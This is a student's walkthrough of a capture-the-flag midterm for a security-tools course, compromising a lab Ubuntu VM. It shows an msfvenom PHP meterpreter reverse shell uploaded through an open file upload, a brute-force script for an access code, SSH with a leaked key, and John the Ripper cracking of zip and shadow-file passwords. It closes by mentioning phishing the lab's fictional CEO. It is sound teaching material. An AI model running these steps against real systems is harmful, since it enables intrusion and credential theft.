

ENPM685 – Security Tools for Information Security

Section: 0101

Mid-Term

Name: Syed Mohammad Ibrahim

UID: *iamibi*

UID Number: 118428369

Email – iamibi@umd.edu

Final Flags

flag2

flag3:

| | | | | |
|-------------------------------|---------------------|-------------|------------|---------|
| +---+-----+-----+-----+-----+ | | | | |
| id | name | ssn | title | salary |
| +---+-----+-----+-----+-----+ | | | | |
| 1 | Bob Dobbs | 000-00-0001 | CEO | 1 |
| 2 | C. Montgomery Burns | 000-00-0002 | Contractor | 100000 |
| 3 | Brad Pittiful | 111-22-9876 | Actor | 9000000 |
| 4 | Alan Smithee | 220-00-1234 | Director | 25000 |
| +---+-----+-----+-----+-----+ | | | | |

flag4: I'm not scared of a little base64 encoding

flag5: skills in reading between the lines

flag6: You never know what you'll find when you port scan. And brute force. And use found credentials/keys.

Walkthrough

1. I downloaded the Mid-Term Ubuntu VM (victim) and set it up as instructed. The IP address for the VM was 192.168.81.129. The Kali VM (attacker) had the IP address of 192.168.81.130.
2. I performed an Nmap scan from Kali VM on the victim's machine and found the following open ports


```
kali@kali: ~/Desktop/ENPM685/MidTerm
File Actions Edit View Help
(kali@kali)~[~/Desktop/ENPM685/MidTerm]
$ nmap -sV -p- 192.168.81.129 > nmap_scan_ubuntu.txt

(kali@kali)~[~/Desktop/ENPM685/MidTerm]
$ cat nmap_scan_ubuntu.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-27 19:34 EDT
Nmap scan report for 192.168.81.129
Host is up (0.00069s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
65432/tcp open  http     Apache httpd 2.4.41
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.86 seconds

(kali@kali)~[~/Desktop/ENPM685/MidTerm]
$
```

3. Port 80 seems to be running an Apache server which is usually accessible over the browser. I entered the url as <http://192.168.81.129> and the website loaded up. It had a file upload option and few other hyperlinks to go to.
4. I went through the hyperlinks first and found **flag 5** present on the /careers page.




- Next, I checked what type of files were whitelisted that can be uploaded on the server. A php file was successfully uploaded. I wrote an **msfvenom** php script to generate a reverse tcp meterpreter shell for me if I open a listener on my end. Generated the payload and uploaded it to the website. I switched to the terminal and started Metasploit to setup the reverse tcp handler. Set the exploit to **exploit/multi/handler** with payload as **php/meterpreter_reverse_tcp** and LHOST as my Kali VM's IP address and ran the exploit. The listener was ready.

```
(kali@kali)-[~/Desktop/ENPM685/MidTerm]
$ msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.81.130 LPORT=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34281 bytes

(kali@kali)-[~/Desktop/ENPM685/MidTerm]
$ file shell.php
shell.php: ASCII text, with very long lines (34281), with no line terminators

(kali@kali)-[~/Desktop/ENPM685/MidTerm]
$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.81.130
LHOST => 192.168.81.130
```

- I clicked on the uploaded message which made the browser freeze, and, on my terminal, I got the meterpreter shell. I started exploring the current server directory and found another flag file named flag4.php. This was accessible by the browser, so I opened a new browser tab and entered the URL <http://192.168.81.129/flag4.php> which landed on a page stating to enter a code. I wrote a python script to iterate through all numbers between 0 and 9999 and finally found the proper flag 4 value at 262.



```
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.81.130
LHOST => 192.168.81.130
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.81.130  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Payload options (php/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.81.130  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.81.130:4444
[*] Meterpreter session 1 opened (192.168.81.130:4444 -> 192.168.81.129:37176 ) at 2022-03-27 19:42:05 -0400

meterpreter > 
```

```
kali@kali: ~/Desktop/ENPM685/MidTerm
File Actions Edit View Help
movies
movies.php
upload.php
uploads
exit
meterpreter > download flag4.php
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > ls
Listing: /var/www/html/uploads

Mode                Size      Type    Last modified     Name
----                -
100644/rw-r--r--    4186     fil    2022-03-03 18:04:53 -0500 42394.py
100644/rw-r--r--     626     fil    2022-03-03 19:31:45 -0500 nmap_scan_ubuntu.t
100644/rw-r--r--   34281     fil    2022-03-27 19:41:59 -0400 shell.php
100644/rw-r--r--     40      fil    2022-03-03 19:35:53 -0500 upload.html

meterpreter > cd ..
meterpreter > ls
Listing: /var/www/html

Mode                Size      Type    Last modified     Name
----                -
100644/rw-r--r--     887     fil    2016-10-20 23:16:29 -0400 careers.php
100644/rw-r--r--   490523     fil    2022-02-14 23:04:34 -0500 flag4.php
100644/rw-r--r--     967     fil    2019-02-25 19:12:28 -0500 index.php
040755/rwxr-xr-x    4096     dir    2016-07-07 21:40:52 -0400 movies
100644/rw-r--r--     928     fil    2022-02-15 23:36:04 -0500 movies.php
100644/rw-r--r--     452     fil    2019-04-16 21:13:33 -0400 upload.php
040777/rwxrwxrwx    4096     dir    2022-03-03 19:39:24 -0500 uploads

meterpreter > download flag4.php
[*] Downloading: flag4.php -> /home/kali/Desktop/ENPM685/MidTerm/flag4.php
[*] skipped : flag4.php -> /home/kali/Desktop/ENPM685/MidTerm/flag4.php

kali@kali: ~/Desktop/ENPM685/MidTerm
File Actions Edit View Help
(kali@kali) [~/Desktop/ENPM685/MidTerm]
$ file flag4.php
flag4.php: PHP script, ASCII text
(kali@kali) [~/Desktop/ENPM685/MidTerm]
$
```

```
kali@kali: ~/Desktop/ENPM685/MidTerm
File Actions Edit View Help
(kali@kali) [~/Desktop/ENPM685/MidTerm]
$ cat flag_brute.py
import requests

url = "http://192.168.81.129/flag4.php?code="
for i in range(9999):
    with requests.get(url + str(i)) as response:
        if "wrong code" not in response.text:
            print("Flag Found\n", response.text, "\nKey", i)
            break

(kali@kali) [~/Desktop/ENPM685/MidTerm]
$ python3 flag_brute.py
Flag Found
flag4: I'm not scared of a little base64 encoding
Key 262

(kali@kali) [~/Desktop/ENPM685/MidTerm]
$
```

7. Changing the directory to the parent of current directory on meterpreter, there was an admin folder present. The contents were SSH private key of admin, index.html, .htaccess and .htpasswd. On inspecting the index.html, it said that the file permission needs to be changed to 400. On changing that and trying to ssh into the victim's machine as an admin user was successful. Command used was **ssh -i admin-ssh-key.txt admin@192.168.81.129**.

```

(kali㉿kali)-[~/Desktop/ENPM685/MidTerm/Download]
$ ls
admin-ssh-key.txt  index.html
(kali㉿kali)-[~/Desktop/ENPM685/MidTerm/Download]
$ cat index.html
<title>It's dangerous to go alone!</title>
<h1>ENPM685 Pictures, Inc. website admin interface</h1>
<br><br>
It's dangerous to go alone! Take this:
<br><br>
<a href="admin-ssh-key.txt">admin-ssh-key.txt</a>
<br><br>
(Don't forget to set the file permissions correctly! - <b>chmod 400 admin-ssh-key.txt</b>)
<br><br>
(kali㉿kali)-[~/Desktop/ENPM685/MidTerm/Download]
$ chmod 400 admin-ssh-key.txt
(kali㉿kali)-[~/Desktop/ENPM685/MidTerm/Download]
$ ssh -i admin-ssh-key.txt admin@192.168.81.129
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-100-generic x86_64)
Listing: /var/www/admin
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

System information as of Sun 27 Mar 2022 11:51:43 PM UTC
System load:  0.0          Processes: 227
Usage of /:   19.4% of 29.40GB    Users logged in: 0
Memory usage: 35%              IPv4 address for ens33: 192.168.81.129
Swap usage:   0%

```

- The home directory of admin contained files **flag6-is-inside.zip**, **passwd.bak**, and **shadow.bak**. The zip file was password protected and required to be broken. I used the tool zip2john to generate the password hash for the zip file and then used John the ripper tool with rockyou.txt wordlist to successfully get the password of the zip file. It was **crazycat**. The extracted file had the value of **flag 6** written in it.

```

File Actions Edit View Help
(kali㉿kali)-[~/Desktop/ENPM685/MidTerm/AdminSSH]
$ zip2john flag6-is-inside.zip > flag6.zip_hash.txt
ver 2.0 efh 5455 efh 7875 flag6-is-inside.zip/flag6.txt PKZIP Encr: TS_chk, cmplen=104, decmplen=110, crc=AF7AEEC4 ts=B1D0 cs=b1d0 type=8

(kali㉿kali)-[~/Desktop/ENPM685/MidTerm/AdminSSH]
$ cat flag6.zip_hash.txt
flag6-is-inside.zip/flag6.txt:$pkzip$1+1+2+0+0+68+6e+af7aee4+0+43+8+68+b1d0+89b9315a4081f69df55a89e0e53dba0195f0287a9d331c9082b3c1764572055101742d6f3948a64ddb5b096ce9859da8b216933b10228a99c9
84d2663eebc793e38974a766aef917aa970201ea2005bc764b209212b4c22b8f581647bb6eaa2476cfc10cdac12f3+$/pkzip$:flag6.txt:flag6-is-inside.zip::flag6-is-inside.zip

(kali㉿kali)-[~/Desktop/ENPM685/MidTerm/AdminSSH]
$ john --wordlist=/usr/share/wordlists/rockyou.txt flag6.zip_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
crazycat (flag6-is-inside.zip/flag6.txt)
ig 0:00:00:00 DONE (2022-03-27 20:02) 100.0g/s 3276Kc/s 3276Kc/s chrystal..eatme1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Desktop/ENPM685/MidTerm/AdminSSH]
$

```

```
kali@kali: ~/Desktop/ENPM685/MidTerm/AdminSSH/flag6
File Actions Edit View Help
(kali@kali)-[~/Desktop/ENPM685/MidTerm/AdminSSH]
$ unzip -d flag6 flag6-is-inside.zip
Archive: flag6-is-inside.zip
[flag6-is-inside.zip] flag6.txt password:
  inflating: flag6/flag6.txt

(kali@kali)-[~/Desktop/ENPM685/MidTerm/AdminSSH]
$ cd flag6

(kali@kali)-[~/ENPM685/MidTerm/AdminSSH/flag6]
$ cat flag6.txt
flag6: You never know what you'll find when you port scan. And brute force. And use found credentials/keys.

(kali@kali)-[~/ENPM685/MidTerm/AdminSSH/flag6]
$
```

9. The passwd.bak and shadow.bak file can provide valuable information. So, I used the command **unshadow passwd.bak shadow.bak > passwords.txt** to combine them and then used john the ripper with rockyou.txt wordlist to crack the hashes. I got two hashes cracked which were for user's **admin** and **bobdobbs** and the passwords were **monkey** and **kittykat1** respectively.

```
kali@kali: ~/Desktop/ENPM685/MidTerm/AdminSSH
File Actions Edit View Help
(kali@kali)-[~/Desktop/ENPM685/MidTerm/AdminSSH]
$ unshadow passwd.bak shadow.bak > passwords.txt

(kali@kali)-[~/Desktop/ENPM685/MidTerm/AdminSSH]
$ tail passwords.txt
pollinate:::110:1::/var/cache/pollinate:/bin/false
usbmux:::111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:::112:65534:::/run/ssh:/usr/sbin/nologin
systemd-coredump:!!:999:999:systemd Core Dumper:./usr/sbin/nologin
enpm685:$6$8iDydgS1QCyDK91h$czvtaCbsvyMjzzaCB0cUcCVfE18I4SgBxkxrQyeBQzHC4rDDm/rL.t90dqT9E2WCQxTLJz1GuWXSIOFwaPn1:1000:1000:ENPM685:/home/enpm685:/bin/bash
lxd:!:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:!:113:118:MySQL Server,,,:nonexistent:/bin/false
admin:$6$wbtYxSoc$/0/H4i8EjiQRJ1aN.miaLmNZIWWLeIvqFs5LLt1HmuX2bwI9KaSlqMI/RVZS1vwI5dI8fZFUMsmtQuySiWPDh.:5002:5002:Adminy McAdminyface,,,:/home/admin:/bin/bash
bobdobbs:$6$CM8wEBuo$/eMCFr6HYgaRkWwuZ5A4Q9m88DL1e1j9M5Hr1QnHXf.z9rfMmi/VVWqEF2a8Pz9I8omolTe5VuiUsY1pL3wgn1:5003:5003:Bob Dobbs,,,:/home/bobdobbs:/bin/bash
crackme:$6$Q6c0LZzR$60D2scXTTLWqDpdUhtDGRbTAc.gKBDSpgnu5KPS6oeFqB0XQFCFTZOU3L1mn.VhLsPoCz0veoCoq6u11Zgzvr.:5004:5004:Crack My Password For A Flag,,,:/home/crackme:/bin/bash

(kali@kali)-[~/Desktop/ENPM685/MidTerm/AdminSSH]
$ john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
monkey          (admin)
password         (enpm685)
kittykat1       (bobdobbs)
```

10. I ssh into the VM using admin and provide the cracked password and I was successful. I was able to switch to superuser/root user as the admin user had those privileges.
11. I checked whether any database was present on the system. And sure enough, MySQL was available. I ran the command **mysql** and got the database shell. I listed out all the databases which had a database named **flag3_is_inside**. I selected that database and listed out the tables in it. There was one table with the same name. Then, I executed the query **select * from flag3_is_inside;** and I got the **flag 3** value.


```
root@enpm685:~# mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| enpm685 |
| flag3_is_inside |
| information_schema |
| movies |
| mysql |
| performance_schema |
| sys |
+-----+
7 rows in set (0.01 sec)

mysql> use flag3_is_inside;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_flag3_is_inside |
+-----+
```

```
mysql> select * from flag3_is_inside;
+----+-----+-----+-----+-----+
| id | name          | ssn       | title   | salary |
+----+-----+-----+-----+-----+
| 1  | Bob Dobbs     | 000-00-0001 | CEO     | 1       |
| 2  | C. Montgomery Burns | 000-00-0002 | Contractor | 100000 |
| 3  | Brad Pitiful  | 111-22-9876 | Actor   | 9000000 |
| 4  | Alan Smithee  | 220-00-1234 | Director | 25000   |
+----+-----+-----+-----+-----+
4 rows in set (0.00 sec)
```


12. Going back to passwords.txt file that was generated from passwd.bak and shadow.bak, the crackme user's comments said to crack their password for a flag. I ran john the ripper with the rockyou.txt wordlist on it but was unsuccessful. Then I ran the brute-force mode of john the ripper which cracked the hash. The password was **flag 2** which was also the value.

```
kali@kali: ~/Desktop/ENPM685/MidTerm/AdminSSH
File Actions Edit View Help
(kali@kali) - [~/Desktop/ENPM685/MidTerm/AdminSSH]
$ tail passwords.txt
pollinate:*:110:1::/var/cache/pollinate:/bin/false
usbmux:*:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:*:112:65534::/run/ssh:/usr/sbin/nologin
systemd-coredump:!!:999:999:systemd Core Dumper:/usr/sbin/nologin
enpm685:$6$B1DydG51QCyDK91h$czvtaCbsvyMjzzaC8DcUCaCVfE18I4SgBxkxrQyeBQzHC4rDDm/rL.t90dqT9E2WCQnXtLJz1GuWXsIOFwaPn1:1000:ENPM685:/home/enpm685:/bin/bash
lxd:!998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:!113:118:MySQL Server,,,:/nonexistent:/bin/false
admin:$6$wbYxSoc$/0/H418Ej1QRJ1aN.miaLmNZIWLEIvqF55LLt1HmuX2bwI9KaSlqMT/RVZS1vwI5dI8fZFzFUMsmtQuYSlQWPDh.:5002:5002:Adminy McAdminyface,,,:/home/admin:/bin/bash
bobdobbs:$6$cM8wEBuo$/eMCFr6HYgaRkWuuZ5A4Q9m88DL1eIj9MSHr1QnHXf.z9rfMmi/VVWqEF2a8Pz9I80mo1Te5VuiUsY1pL3wgn1:5003:5003:Bob Dobbs,,,:/home/bobdobbs:/bin/bash
crackme:$6$Q6c0LZzR$60D2scXTTLWqDpdUhtDGRbTAc.gKBDspGnu5KPS6oeFq80XQFCFT20U3L1mn.VhLsPcZ0veoCoqou1I2gzvr.:5004:5004:Crack My Password For A Flag,,,:/home/crackme:/bin/bash

(kali@kali) - [~/Desktop/ENPM685/MidTerm/AdminSSH]
$ john passwords.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
flag2 (crackme)
1g 0:00:00.00 DONE 1/3 (2022-03-27 20:07) 5.263g/s 10273p/s 10273c/s 10273C/s a2..mcrackme3
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali) - [~/Desktop/ENPM685/MidTerm/AdminSSH]
```

13. Traversing the bobdobbs user's directory, I found another zip file called **flag1_is_inside.zip**. I tried performing the same steps as the previous zip file but was unsuccessful. To open the zip file, I needed password which can only be given by the CEO of the company, Bob Dobbs. I started phish-mailing them.